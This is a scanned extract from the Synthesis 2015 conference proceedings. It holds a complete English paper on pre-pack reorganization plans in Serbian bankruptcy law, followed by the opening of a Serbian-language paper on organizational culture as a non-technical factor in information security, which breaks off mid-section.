The aim of this paper is to highlight the pre-pack reorganization plan (PRP or UPPR in Serbian), as an alternative method in resolving the financial difficulties of the debtor, and present its advantages and disadvantages in the implementation, as well as the economic aspects that lead to the downfall of the company. UPPR is a hybrid procedure, which involves the inclusion of the court, but to a lesser extent than the traditional process. This model is more than the restructuring of debt and capital structure. The application of this unique approach implies the fundamental change of the company's operations as well as its business policy, which eliminates the accumulated debts and negative trends. Pre-pack reorganization plan (UPPR) is a plan that the debtor prepared in cooperation with creditors and submitted simultaneously with a proposal to initiate bankruptcy proceedings. Unlike other solutions, pre-pack reorganization plan may be voted in advance, when the Law of Bankruptcy allows for such an option. This model represents the solution for overcoming the critical situations and avoiding bankruptcy or liquidation procedure.

**Key words:**
reorganization plan, bankruptcy, debtor, creditor.

**Apstrakt:**
Cilj ovog rada jeste da istakne unapred pripremljen plan reorganizacije (UPPR) kao alternativnu metodu za razrešavanje finansijskih poteškoća dužnika, kao i da ukaže na njegove prednosti i nedostatke, kao i na ekonomske aspekte koji vode do propasti kompanije. UPPR je hibridni proces, koji podrazumeva učešće suda, ali u manjoj meri u odnosu na tradicionalan pristup. Ovaj model je više od rekonstrukcije dugovanja i kapitala. Primena ovog pristupa uslovljava promenu poslovanja preduzeća iz temelja kao i njegove politike, čime se eliminišu nagomilana dugovanja i negativni trendovi. Unapred pripremljen plan reorganizacije (UPPR) je plan koji dužnik priprema u saradnji sa poveriocima i dostavlja zajedno da predlogom za pokretanje stečajnog postupka. Za razliku od ostalih rešenja, unapred pripremljen plan reorganizacije može biti unapred izglasan, ukoliko zakon o stečaju dozvoljava takvu mogućnost. Ovaj model nudi rešenje za prevazilaženje kritičnih situacija i izbegavanje stečaja ili likvidacije.

**Ključne reči:**
plan reorganizacije, stečaj, dužnik, poverilac.

## 1. INTRODUCTION

The issue that concerns most the leading economists in the country is the fact that almost one third of the Serbian economy is not able to properly back their loans. According to the Association of Serbian Banks, there is a growing number of loan repayment problems. Venture investments have become a heavy burden to banks, because there is actually the trapped capital problem. When the company is no longer able to regularly service their obligations, it needs to access some of the restructuring and reorganization models.

Restructuring is a process in which the company needs to make changes in all areas of its business and adapt to new market conditions and challenges offered by the environment. One of the models for resolving the financial difficulties of the debtor is Pre-pack Reorganization Plan, which should represent more than just debt restructuring and capital structure. This model should enable the company to make changes in all operations with special emphasis on changes in management. It is difficult to understand that the current management will bring back the company on its own legs if they contributed to the existing situation, which resulted in the reorganization plan.

## 2. REORGANIZATION AND RESTRUCTURING AS A MODEL OF RECOVERY

### 2.1. ANALYSIS OF THE ECONOMIC ASPECTS AS THE CAUSE OF THE COLLAPSE OF THE COMPANY

Previous studies indicate the growing number of failed businesses in the countries in transition, resulting in unprofitable business, accumulation of debt and problems with cash flow. Based on the empirical research, conclusion could be made that the main causes of failure are classified according to the place of their origin internally and externally (Kontić, 2007).

The most common internal factor of crisis within a company is inadequate management, which causes failure in 70% to 84% of cases. When a company does not achieve the desired results, the leaders at the top of the pyramid management carry the responsibility for such actions (Kontić, 2007). According to the survey results (Khandwalla, 2001), the lack of professionalism is causing the crisis in 21% of the companies. Significant external causes affect competition and open markets, where the



E-mail: tradojevic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-316-320

state does not appear as a protector of domestic products. Furthermore, changes in market demand can be important, as well as the inability of the companies to adapt to the changes in the market and identify future developments.

| | Slatter (1984) | Gething (1997) | Khandwalla (2001) |
|---|---|---|---|
| **Internal causes** | | | |
| Inadequate management | 73% | 84% | 70% |
| Inadequate financial controls | 75% | 60% | |
| Inadequate cost structure | 35% | 56% | |
| Weak marketing | 22% | 20% | 17% |
| Large projects | 17% | 20% | 21% |
| Acquisitions | 15% | 72% | |
| Financial Policy | 20% | 84% | |
| **External causes** | | | |
| Changes in market demand | 33% | 68% | 47% |
| Competition | 40% | 44% | 42% |
| The pricing policy | 30% | 20% | |
| State policy | | | 29% |
| Strikes | | | 23% |
| Adverse circumstantial | | | 22% |

Table 1- Research factors

Research results (Bibeault, 1982) showed that 40% of the companies undergoing the crisis have centralized management, which moves the managers away from the source of difficulties and thus cannot effectively manage it. Management mistake is also an inadequate response to changes (outdated products, technologically obsolete factories become inefficient, *etc.*). These factors (Khandwalla, 2001) lead to a crisis in 37% of the companies.

Financial factors represent a problem the enterprises often encounter. A major issue for the company is the inability to find a new capital in the market and growing indebtedness, which continues to lead the company into losses and the inability of gaining cash. Impossibility or bad collection of receivables policy appears to be the cause of failure. These factors mostly affect small businesses, which find it difficult to cope with the new situation, mostly due to the small market share. Large companies, financed by the state, become privileged and get the necessary time for overcoming the crisis. These are the companies with production program, predominantly exporters, large taxpayers, as well as the companies that dispose of a large number of employees.

Marketing orientation is one of the success factors *i.e.*, factors of failure of the company. Marketing gains importance during the crisis, when the costs in these positions first reduced. When a company enters into a process of reorganization, it entails a poor marketing and distrust of creditors.

An important external causes of the company crisis are reduction and changes in demand for products or services. Empirical research (Khandwalla, 2001) showed that the decrease in demand caused the crisis in 47% of the companies and is the most common external factor.

## 2.2. MODELS OF RESOLVING THE DEBTOR-CREDITOR RELATIONS IN SERBIA

As regards the issue of liquidity, i. e. inability of the company to meet its financial obligations caused by accumulated debts, it is recommended to immediately approach to redefinition of debtor-creditor relationship. This can be accomplished through assuming formal or informal approach. The informal approach involves the restructuring of liabilities to key creditors, which are realized outside the court. A formal approach involves redefining the debtor-creditor relationship by going to court, the bankruptcy or reorganization plan by defining the company. In practice, alternative methods are used that involve a combination of formal and informal approaches. The so-called hybrid procedure involves the inclusion of the court, but to a smaller extent compared to the traditional process. Following the introduction of the Bankruptcy Law of 2005, the hybrid model procedure emerged in Serbia, as an option to the plan of reorganization filed simultaneously with the suggestion for the initiation of bankruptcy proceedings.

## 2.3. PRE-PACK REORGANIZATION PLAN

Pre-pack reorganization plan (UPPR in Serbian) is a model in which the borrower prepares a plan in collaboration with stakeholders and submits it simultaneously with a proposal to initiate the bankruptcy proceedings. Unlike other solutions, pre-pack plan of reorganization may be voted in advance, when the Bankruptcy Law allows for such an option. Ballot papers of creditors with certified signatures of authorized persons shall be submitted along with the plan. In addition to the signed statements of the majority of creditors that they are agreed with the contents of the plan and voted for adoption, it is stated that such a statement is considered a ballot (Radulović, 2013). Essentially, pre-pack plan of reorganization represents a call to negotiate a reorganization plan with creditors and asking for acceptance of the plan prior to filing the application for bankruptcy, bearing in mind that the creditors can rapidly reach an agreement, a bankruptcy can rapidly come out (Čolović, 2013). The specificity of the UPPR process is reflected in the necessity of conducting negotiations with all creditors in order to gain confidence and their decision to accept the proposed plans, through official statements. The main components in the selection of this model are creditor's agreement, avoiding complete ceasing his activity and the preservation of the business.





Figure 1: Models of resolving the financial difficulties of the debtor
Source: Garrido, J. M. (2012)



DOI: 10.15308/Synthesis-2015-316-320

UPPR enables the company to continue operating through debt rescheduling and implementation plan. Unlike other recovery strategies (consensual financial restructuring or traditional reorganization), there are more possibilities for the positive turnaround in the business, *i.e.* the company is directed towards the recovery, not towards closing down.

This restructuring model represents a modern economic solution, which offers numerous possibilities to overcome the crisis, and preserve the company. However, it leaves space for consideration, due to the fact that the new opportunity is being given to the illiquid companies. The result of this method of recovery can be successful reorganization or damage interests of creditors and liquidation of the company.

Pre-pack plan of reorganization as an independent institute is defined and regulated for the first time with the provisions of the Bankruptcy Law (2009) modeled on Chapter 11 of the Bankruptcy Law of the United States. The provisions of the Bankruptcy Law, in terms of normative development of UPPR, are complemented by the relevant bylaw Rulebook on the manner of implementation of the reorganization plan and its contents (Regulations on the implementation of the reorganization prepackaged plan of reorganization and the contents of the plan, 2010). Amendments to the Bankruptcy Law of 2014, primarily aimed at preventing the acts of corruption in the course of the bankruptcy proceedings, increase transparency, reduce costs and increase efficiency of the bankruptcy proceedings, with further refinement of individual institutes for higher legal certainty.

The most important changes in the Law of 2014 relate to the following:

- Fourth payment priority rank includes claims resulting two years before the date of initiating bankruptcy proceedings on loans (or other legal actions in economic terms are the same as loans) approved by the related parties – *i.e.*, no receivables from sales of goods and services...
- Reorganization Plan is submitted to the Commission for Protection of Competition and the authorities responsible for state aid for small and medium-sized enterprises...
- If it has passed nine months from the date of the section, it is necessary to update it by another independent auditor. The plan should be submitted within 90 days.
- The hearings cannot take place in a period less than 20 days from receipt of the decision of the Commission for Protection of Competition
- Related parties in UPPR belong to a special class that does not vote on the plan, and in PR are in classes of bankruptcy creditors depending on the payment priority

The advantages of UPPR's are (Nikolić, 2011):

1. Speed - the relatively quick way to solve the problem of debtor-creditor relations.
2. Saving - Relatively lower costs compared to "normal" reorganization in bankruptcy:
   - the absence of formal insolvency and regular continuing operations,
   - not so favorable for small-sized debtors and those not requiring audit,
   - Inexpensive compared to ordinary reorganization - for medium-sized and large companies.
3. The absence of bankruptcy trustee:
   - keep management and employees, reduced the effect of stigmatization.
4. Minimize negative effects on business:
   - normal continuation of cooperation with suppliers and customers,
   - ability to prevent blockages account.
5. Shorter period from launch to adoption - legally limited duration - between 30-45 days, with an extension of up to 65 days.
6. A higher degree of creditor collection.
7. Reduction of holdout problem (the problem by blocking minority of dissenting creditors), - in case of the relatively small number of dissenting creditors (*e.g.* less than 5%), the borrower cannot pay them in full and continue the process of negotiating, otherwise there is a blockade.

Two reasons for holdout are as follows:

- The problem of coordination among the creditors of the same class (class dispersed implies a higher chance of failure due to lack of coordination).
- The problem of transfer values between different classes (the reorganization plan allocates values in a way that is favorable for a class in relation to another).

This model of bankruptcy is only for large system companies who have great influence and a wide net on the market, because only they can convince creditors that the better solution is to wait for the consolidation, than attempt to take charge of the estate, which may not be sufficient for the debt payment.

## 3. ANALYSIS AND EVALUATION

In a situation when the company operates with a loss, only a radical change of direction can lead to business profitability and productivity.

The key to recovery is in a rigorous assessment of the business situation, the consistent implementation of the stabilization process, in our case UPPR, the establishment of control and supervision in order to overcome the current situation and create a healthy system that will generate revenue in the long run.

According to (Slatter, 1984), the proposed strategies for successful recovery are as follows:

- Change in management, which involves a situation when the company needs a new CEO. In such a situation, setting up of the new management, establishes new positive recovery strategies that are presented to bankers, investors and employees in the company.
- The strict financial control, which basically includes the cash flow and budget forecast, as well as detailed knowledge of production and general terms of costs, as well as control over capital expenditure. It also requires close cooperation between the newly appointed executive and finance director.
- Organizational changes and decentralization are established if the company is highly centralized, with the aim of achieving balance with the need for the establishment of financial control.
- The new product or market means that the company redirects its strategy to market new products in order to ensure sustainable recovery.
- Improving marketing process represents a new approach - new strategy, which refers to the maximization of profit potential in the manufacturing segment of the market, in a way that involves setting the key elements of the marketing mix, such as price, product lines, distribution channels, sales, advertising services.



DOI: 10.15308/Synthesis-2015-316-320

- Growth through acquisition of another company is widely used in stagnant companies, companies that are not in financial crisis, and those with the lower financial impact. Many companies consider acquisitions a way of improving the turnaround in its operations, as it is the quickest way of growth companies.
- The reduction of assets and costs implies that the company relies on the efficiency strategy, which includes the sale of unprofitable parts of the company.
- Investing, as one of the generic strategies, is common in situations where we have executed the acquisition with a company that has adequate financial resources. The investment strategy involves reducing costs through replacement of obsolete and worn-out plant and equipment, by promoting growth or through acquisitions.

The restructuring of debts and other financial strategies implies agreement between the heavily indebted companies and creditors, usually banks, with the intention to reschedule debts.

## 4. MEASURES AND SUGGESTIONS

Reorganization can be implemented in different ways and it may have different effects on future operations and degree of settlement of creditors. Definition of scenarios is a very important preparatory activity in reorganization, and it is recommended to consult all entities interested in doing business enterprises, especially the largest creditors. Defining scenarios for reorganization should be based on the preliminary consent of the majority of creditors or at least indication that they would accept the measures proposed and later adopted reorganization plan.

### 4.1. RECOMMENDATIONS

- Measures for promoting the production and sales of products and services, or measures for increasing the revenue and reducing expenses. These include the changes in production and commercialization of products and services, and may require investment in new capacity and the eventual sale of the property, which can not be used in the next period. The purpose of these measures is to repair profitability, ensure rational use of resources and increase the overall effectiveness in the field of manufacturing and commercial operations.
- Measures to modify the existing legal status and organization. These measures should support the implementation of the measures from the previous group, as it eliminates the existing problems and improves the overall operations of the company. They should also contribute to the strengthening of corporate governance.
- Measures to improve the financial situation, which is mainly related to the reduction of debt to the level that could enable successful continuation of business operations of the company and creditors of future results.
- Measures to promote the export strategy, which would target new markets to sell the company products *i.e.* develop one's profit through new products and new territories. Promotion and development of products is recommended in order to increase the quality, diversity and competitiveness in the market.
- Measures relating to changes in activity with a higher rate of profit.
- Measures with the emphasis on most profitable products, as well as switching from the Premium segment to Economy and Medium segment.
- Measures of more efficient use of marketing, through transition from TV advertising to Internet advertising and through more efficient display products that would contribute to increasing the competitive position in the market.
- Increase operational efficiency through introduction of planning at the customer's request, larger production series, reducing logistics costs through new distributors and centralized parts.
- Measures relating to the planned reduction of the organization through staff reductions. Firstly, it is necessary to perform job classification, which will be adjusted to the size of the organization, scope of work and available resources. This will have a direct impact on reducing costs, ensuring more effective implementation of decisions, and stimulating professional development of employees and greater contribution to the organization. Also, these measures should be aimed at improving human resources performances, which will allow the remaining employees to invest in their development within the organization, and prevent that appropriate measures and actions affect the decline of loyalty within the company.
- Measures related to reduction operations may represent a transitional solution for the companies that leave jobs, reduce the volume of business and the number of employees.
- Also, one of the important measures recommended is the sale of part of the non-core assets, encumbered and unencumbered for the settlement of claims. It is recommended that creditors write off part of their claims, with the application of the standstill arrangements.
- Significant measures need to be taken regarding the introduction of strategic partners who can provide working capital and improve corporate governance.
- Measure of joint venture represents a business combination which engages a certain volume of assets of the company in cooperation with other companies within a certain period of time (*e.g.* 10-15 years) with the aim to achieve common goals.
- Measures related to the steps that will be taken by the state for the purpose of controlling implementation of the adopted reorganization plan. It is necessary to provide external authorities that will carry out independent control of the enterprise and monitor the degree of fulfillment of the adopted reorganization proposals.

Certainly, when the company is choosing these measures, as well as defining the extent to which they will be applied, it is necessary to take into account that the creditors should be settled to a greater extent than in the case of bankruptcy. This means that the total amount of debt, after taking these measures, was returned to creditors of future results and therefore, it must be greater than the amount that would be obtained by selling the assets in the event of bankruptcy.

The purpose of these measures is to enable the company to do business successfully and meet its obligations that remain in its balance following the adoption of UPPR.

## 5. CONCLUSION

If the company is unable to meet its obligations, it is not necessary to immediately initiate bankruptcy. There is the possibility of implementing the Pre-pack Reorganization Plan as one of the models. According to the Law on bankruptcy, reorganization is implemented on the basis of the specially prepared



DOI: 10.15308/Synthesis-2015-316-320

plan adopted by the majority of creditors. The development of the plan requires very extensive preparations, including the analysis and assessment of the situation in the most important spheres of business and defining of reorganization scenarios. It is necessary to make an assessment of the liquidation value of the property. If it is estimated that the creditors are charged in a larger scale after proceedings conducted by UPPR, it is necessary to define the essential scenario of the reorganization and the way of its realization. It is a very complex and time-consuming process, especially in the case of large companies, during which it should be checked whether the intended results have been achieved.

However, we should not forget the fact that UPPR, as a model of reorganization, should not be understood only as a drug that will immediately extend the life cycle of a company. Along with the development plan, the company should provide the grounds for the implementation of the planned recovery process upon the acceptance of UPPR. It is clear that unless significant change has been made, starting from the top, there will be no significant progress in the overall work and results. The suggestion is that the company adheres to the recommended methods for overcoming the crisis in order to be able to fulfil its future obligations on time.

## REFERENCES


Bibeault, D. (1982). *Corporate Turnaround: How Managers Turn Losers into Winners.* New York: McGraw-Hill.

Čolović, V. (2013). Basic characteristics and legal nature of pre pack reorganization (pre-pack reorganization plan) in Serbian legislation. *Proceedings of the Faculty of Legal Sciences,* 3(3), 101-117.

Garrido, J. M. (2012). *Out-of-court debt restructuring*. World Bank study. Washington, DC: World Bank. p. 3. http://documents.worldbank.org/curated/en/2012/01/15615171/out-of-court-debt-restructuring

Khandwalla, P. (2001). *Turnaround Excellence: Insights from 120 Cases.* New Delhi, India: SAGE Publications Pvt.Ltd.

Kontić, L. (2007). *Restructuring and privatization of large public companies in Serbia.* Belgrade: Institute for European Studies.

Nikolić, N. (2011). Prepack: American and Serbian solution. *Law and Economy,* 48(1-3), 85-99.

Official Gazette of RS. (2009). *Bankruptcy Law*. Official Gazette of RS *no. 104/2009.*

Official Gazette of RS. (2010). Regulations on the implementation of the reorganization prepackaged plan of reorganization and the contents of the plan. Official Gazette of RS*" no. 37/2010.*

Official Gazette of RS. (2014). *Bankruptcy Law*. Official Gazette of RS*no. 83/2014.*

Radulović, B. (2013). Pre-pack reorganization plan in the Republic of Serbia - a comparative legal and empirical analysis. U V. Radović, *Harmonization of Business Law of Serbia with the European Union* (pp. 56-106). Belgrade: Faculty of Law, University of Belgrade.

Slatter, S. (1984). *Corporate Recovery.* London: Penguin Books.




DOI: 10.15308/Synthesis-2015-316-320

Synthesis
International Scientific Conference of IT and Business-Related Research

# ORGANIZACIONA KULTURA KAO NETEHNIČKI ASPEKT BEZBEDNOSTI INFORMACIJA

## ORGANIZATIONAL CULTURE AS NON-TECHNICAL ASPECT OF INFORMATION SECURITY

Bogdan Mirković
Fakultet za informacione tehnologije, Slobomir P Univerzitet, PF 70, Slobomir, Bijeljina, Bosna i Hercegovina

**Apstrakt:**
Jedno od najznačajnijih područja upravljanja informacijama svakako je upravljanje bezbednosti informacija. Pored tehničkih mera zaštite informacija, organizacije bi trebalo da obrate posebnu pažnju i na ne tehničke faktore bezbednosti informacija. U radu je stavljen poseban naglasak na ne tehničke faktore bezbednosti informacija, prvenstveno na organizacionu i bezbedonosno-informacionu kulturu. Rad predstavlja sublimaciju stručne literature iz ove oblasti i predstavlja osnov za dalje bavljenje ovom problematikom. Rad ujedno omogućava upravnim organima u organizacijama da steknu uvid u potrebu za poboljšanjem stepena i stanja organizacione kulture zaposlenih radi unapređenja sveukupne informaciono-bezbednosne kulture, a samim tim i informacione bezbednosti unutar organizacije.

**Ključne reči:**
organizaciona kultura, informaciono-bezbednosna kultura, organizacija, informaciona imovina.

**Abstract:**
Information security management is undoubtedly one of the most important areas of information management. Besides technical measures of information security, organizations should pay special attention to non-technical factors of information security. This paper places an emphasis on non-technical factors of information security, primarly on the organizational and information security culture. It represents the sublimation of technical literature in this field and a solid basis for future related research. Additionally, it should enable the administrative bodies and management within organizations to get an insight into the need to enhance the organizational culture of employees in order to improve the overall quality of information security culture, and thus, information-security in the organization.

**Key words:**
organizational culture, information - security culture, organization, information assets.

## 1. UVOD

Informaciona i komunikaciona tehnologija (IKT) je sveprisutna u današnjem društvu i prožima gotovo sve oblike antropološke interakcije. Današnja IKT pruža ogromne količine podataka organizacijama i njihovim zaposlenima. Kako sve više organizacija posluje i razmjenjuje osjetljive materijale preko interneta, izloženost napadima na informacionu bezbjednost takođe je u porastu. U uslovima savremenog tržišta, poslovni uspjeh i ekonomska bezbjednost nezamislivi su bez informacione bezbjednosti. Informacije i informacioni resursi predstavljaju nematerijalna dobra i zbog toga je zaštita informacija neodvojivi dio poslovanja.

Stručna lica koja se bave pitanjima informacione bezbjednosti su prepoznala da rješavanje sigurnosnih problema zahtijeva korišćenje tehnologije, procesa i ljudi (Chang & Ho, 2006). I pored ove činjenice, mnogi od njih se u svom stalnom radu bave samo pitanjima u vezi sa tehničkim mjerama, postupcima i procesima mjerenja nivoa zaštite informacija i njihove moguće zlouputrebe (Knapp *et al*., 2009). Tehnološki faktori nisu jedini koji su ključni za efektivno upravljanje bezbjednošću informacija (Carroll, 2006). Ulogama netehničkih faktora, uključujući organizacionu kulturu, bezbjedonosnu politiku i ljudsko djelovanje i ponašanje posvećuje se mala ili nikakva pažnja. Greška koja se čini nerazmatranjem i neuključivanjem netehničkih faktora u proces i politike informacione bezbjednosti mogu imati dalekosežne posljedice na informacionu bezbjednost organizacije. Informaciona bezbjednost je široka i multi-dimenzionalna tema. Neki od poznatih izraza koji se koriste kao sinonimi su računarska sigurnost (bezbjednost), sigurnost mreže, bezbjednost informacione tehnologije, bezbjednost informacionih sistema, kao i osiguranje informacija. U ovom radu pod pojmom „bezbjednost informacija" podrazumijevaćemo sveukupnost komponenti koje se tiču zaštite povjerljivosti, integriteta i dostupnosti informacija.

Povjerljivost informacija znači da niko ne bi trebao imati pristup informacijama organizacije koja su njeno vlasništvo osim ovlaštenih osoba ili entiteta. Ovakve informacije se smatraju informacionom imovinom. Integritet se odnosi na pouzdanost informacija koja može biti narušena kada se dešavaju nepravilne izmjene ili uništenja podataka koje se odvijaju u tranzitu informacija, što dovodi do različitih rezultata ili tumačenja informacija (Chang & Ho, 2006). Dostupnost se definiše pravovremenim pristupom podacima u smislu funkcionalnog značaja. Integritet i dostupnosti omogućavaju izbjegavanje slučajnih ili zlonamjernih promjena informacija, kao i osiguravanje da ovlaštene osobe imaju pristup podacima kada je to potrebno (Dhillon & Torkzadeh, 2006).

## 2. INFORMACIONA BEZBJEDNOST

Domen informacione bezbjednosti uglavnom je usmjeren na tehnologiju. Međutim, činjenica je da je profil kompetentnosti specijaliste za informacionu bezbjednost ne samo tehnički kao kod IT menadžera, već on mora posjedovati i upravljačka (menadžment, ekonomija, privredno pravo) i specijalistička znanja (organizacija sistema informacione bezbednosti, zaštita poslovnih tajni, specijalna psihologija, osnovi kriminalistike i

E-mail: bogdanmirkovic@yahoo.com
DOI: 10.15308/Synthesis-2015-321-326

industrijska špijunaža). Cilj informacione bezbjednosti je da se informacije koje se smatraju imovinom organizacije čuvaju od nedozvoljenog pristupa ili uništenja. Objavljivanje, mijenjanje ili negiranje su tri primarna mehanizma koje zlonamjerni pojedinci ili grupe koriste.

Organizacije se suočavaju s prijetnjama njihovoj informacionoj imovini bilo iz eksternih bilo iz internih izvora, bez obzira na vrstu ili veličinu organizacije (Colwill, 2010). Interne prijetnje uključuju nenamjerne i namjerne prijetnje po informacionu bezbjednost, a njihova opasnost leži u činjenici da mogu proći neopaženo dugo vremena i predstavljaju veći rizik od eksternih napada na informacionu imovinu (Carroll, 2006).

Namjerna prijetnja proizlazi iz slučajeva kada zaposleni ili partner u organizaciji svojim namjernim postupcima nastoji da uzrokuje štetu ili gubitak podataka (Kros *et al*., 2004/2005). Nenamjerne prijetnje nastaju kada pojedinac unutar organizacije nehotice oštećuje informacionu imovinu ili usluge (Colwill, 2010). U mnogim ranijim radova iz ove oblasti zaključeno je da su namjerne prijetnje ozbiljnije za informacionu bezbjednost (Caroll, 2006; Colwill, 2010; Blyth & Kovacich, 2006).

Zbog svega navedenog, organizacijama se predlaže da moraju njegovati sveobuhvatan pristup informacionoj bezbjednosti, koji obuhvaća i ljudske i tehničke dimenzije prilikom upravljanja informacionom bezbjednosti u svojim organizacijama (Barlas *et al.*, 2007). Aspekte kao što su organizaciona kultura, bezbjednosne politike, te ljudsko djelovanje i ponašanje mogu se posmatrati netehničkim aspektima, dok se specifične tehnologije (*firewall*, enkripcija i kontrola pristupa) mogu opisati kao tehničke osobine bezbjednosti informacija. Ovo se posebno odnosi na zaposlene u organizaciji, njihovu bezbjedonosnu kulturu i potrebu povećanja njihove svjesnosti o važnosti informacija koje organizacija posjeduje. Nadalje će u radu biti izloženi koncepti organizacione kulture kao i njen odnos sa bezbjedonosno-informacionom kulturom kao važnim netehničkim faktorima ukupne bezbjednosti informacija u organizaciji.

## 3. ORGANIZACIONA KULTURA

Termin organizaciona kultura (OK) nastao je u Americi i veoma brzo se proširio na ostatak poslovnog sveta. Napisano je mnogo članaka i knjiga o kulturi u organizacijama, koju obično nazivaju i „korporativna kultura" ili „organizaciona kultura". Često se kaže da kultura predstavlja moralne, socijalne i ponašajne norme jedne organizacije zasnovane na vjerovanjima, stavovima i prioritetima njenih članova (Duffy, 1999).

Kulturu možemo definisati kao karakteristična vjerovanja i ponašanja koja postoje u organizaciji. OK je skup formanih i neformalnih ponašanja koja je organizacija prihvatila kao svoj način obavljanja posla. Formalna strana obuhvata pisane izjave i šemu organizacione strukture. Neformalna strana bavi se time kako se posao obavlja - da li preko pisanih procedura ili putem direktne komunikacije, kako se zaposleni ponašaju jedni prema drugima, koliko su spremni da razmjenjuju ideje i informacije i kako hijerarhija dozvoljava zaposlenima da pređu granice „staze" da bi obavili posao (Guptara, 1994).

Šta je OK? U osnovi, ona je opisana kao osobenost, odnosno karakteristika jedne organizacije, ili jednostavno kao „način na koji su stvari uređene u organizaciji" (Wright & Boswell, 2002). Ona utiče na način na koji zaposleni misle, ponašaju se i osećaju. OK je širok termin koji se koristi za definisanje osobenosti ili karaktera posebne organizacije i uključuje elemente kao što su osnovne vrednosti i verovanja menadžmenta i ostalih zaposlenih, korporativna etika i pravila ponašanja. OK može biti izražena u misiji organizacije, u arhitektonskom stilu ili unutrašnjem dekoru kancelarija, zatim može biti iskazana načinom oblačenja zaposlenih na poslu, načinom na koji zaposleni oslovljavaju jedni druge i titulama koje su im date.

"Način na koji obavljamo stvari" je često navođena definicija kulture (Jakovljević & Grujić, 1998). Međutim, ovo je suviše opšta definicija koja propušta da naglasi sljedeće:

- kulture su kolektivna vjerovanja koja oblikuju ponašanje;
- kulture su djelimično zasnovane na emocijama, koje su posebno uočijive kada se prijeti promjenom;
- kulture su zasnovane na istorijskom kontinuitetu; potencijalni gubitak kontinuiteta djelimično objašnjava otpor promjeni;
- iako se kulture protive promjeni, one se konstantno mijenjaju, itd.

Zapravo, gotovo svako ko govori ili piše na ovu temu ima sopstvenu definiciju. Neke od njih ukazuju na to da je OK:

- predispozicija da se ponašamo na određene načine (Jakovljević & Grujić, 1998);
- grupa ponašanja i kodova koje ljudi koriste za usmjeravanje interakcije ka drugima; ona uključuje formalne, pisane politike organizacije i neformalna pravila nastala sa iskustvom;
- način na koji preduzeće vidi sebe i svoje okruženje (Guptara, 1994), itd.

Svaka organizacija ima svoju sopstvenu kulturu ili set vrijednosti. Najveći broj organizacija ne pokušava svjesno da kreira određenu kulturu, već se kultura organizacije uglavnom kreira nesvjesno i bazirana je na vrijednostima top menadžmenta ili osnivača organizacije. Ono čemu organizacija teži i koje vrijednosti se nada da će dostići, može se razlikovati od vrijednosti, vjerovanja i normi izraženih u tekućoj praksi i ponašanju.

Procjena kulture može da obezbedi realne podatke o stvarnim vrijednostima i normama organizacije. Kultura je "kolektivno programiranje uma koje pravi različitosti ljudi iz različitih zemalja, u skladu s socijalno-antropološkom teorijom" (Hofstede, 2001, str. 25). Na osnovu navedenog, OK se definiše kao niz osobina na koje utiče to kako zaposleni vidi organizaciju (Schein, 1992).

Schein (1992, str. 6) je definisao OK kao: "Kolektivni fenomen koji raste i mijenja se s vremenom i, u određenoj mjeri, na njega se može uticati ili čak i kreirati od strane upravnih organa organizacije". Osnovne pretpostavke koje određena grupa zaposlenih otkrije ili razvije u procesu učenja i nošenja sa svojim problemima eksterne adaptacije i interne integracije (ukoliko zaposleni to rade dovoljno dobro da se smatra ispravnim), mogu poslužiti i sa kao osnov za definisanje OK novih zaposlenih da i oni na isti način misle i osjećaju u vezi sa istim ili sličnim problemima. Ovo se posebno može odnositi na informaciono-bezbjedonosnu kulturu (IBK). Za neke autore, kultura je najvažniji faktor u objašnjavanju uspjeha ili neuspjeha u organizaciji (Deal & Kennedy, 1982). Međutim, ranijim studijama utvrđeno je da je samo 5% organizacija ima definisanu kulturu, gdje viši menadžment uzima aktivnu ulogu u oblikovanju OK (Atkinson, 1997). Ako menadžment ne razumije kulturu organizacije, to bi se moglo pokazati kao fatalno (Hagberg Consulting Group, 2009). Ipak, OK svake organizacije određuje ponašanje svojih zaposlenih i utiče na formiranje prihvatljivog ponašanja unutar organizacije (Beach, 1993).

## 4. INFORMACIONO-BEZBEDONOSNA KULTURA

Informaciona bezbjednost, kao jedan od novijih pravaca istraživanja u sferi bezbjednosti posljedinca, odraz je je tehno-



DOI: 10.15308/Synthesis-2015-321-326

loškog razvoja i novog pogleda na svijet. Ona se javlja ne samo kao jedan od vidova (oblika) bezbjednosti, već i kao presjek svih drugih vidova bezbjednosti u kojima informacione tehnologije zauzimaju važno mesto. O značaju informacione bezbednosti govori i činjenica da je ona postala jedna od osnovnih komponenata nacionalne bezbednosti.

IBK, koja je sastavni dio OK i ima veze s ponašanjem zaposlenih (Schlienger & Teufel, 2003). Načini na koji zaposleni obavljaju svoje poslove temelje se na kolektivnim vrijednostima, normama i znanjima i imaju presudan uticaj na uspjeh cijele organizacije. Veoma je mali broj istraživanja o IBK koja bi dala jasniju sliku o definiciji IBK, niti postoje jasni stavovi o tome kako stvoriti OK za podršku IBK (Chia *et al.*, 2002). Takođe, u istom radu (Chia *et al.*, 2002) tvrdi se da je veoma važno razumjeti OK koja će dovesti do odgovarajućeg načina upravljanja IBK-om.

OK ima značajan uticaj na sigurnost podataka, a to može biti negativno ili pozitivno (Chang & Lin, 2007). Važno je da OK odražava pozitivan stav prema informacionoj bezbjednosti kroz cijelu organizaciju, a to je važno za obavljanje poslova organizacije i treba biti u skladu s dobrom praksom IBK. Bezbjedonosna kultura se temelji na unapređenju svesti zaposlenih o važnosti podataka i ophođenja prema istim, kao i na usvajanju poželjnih modela ponašanja u kontekstu organizacione kulture (Da Veiga & Eloff, 2010, str. 198).

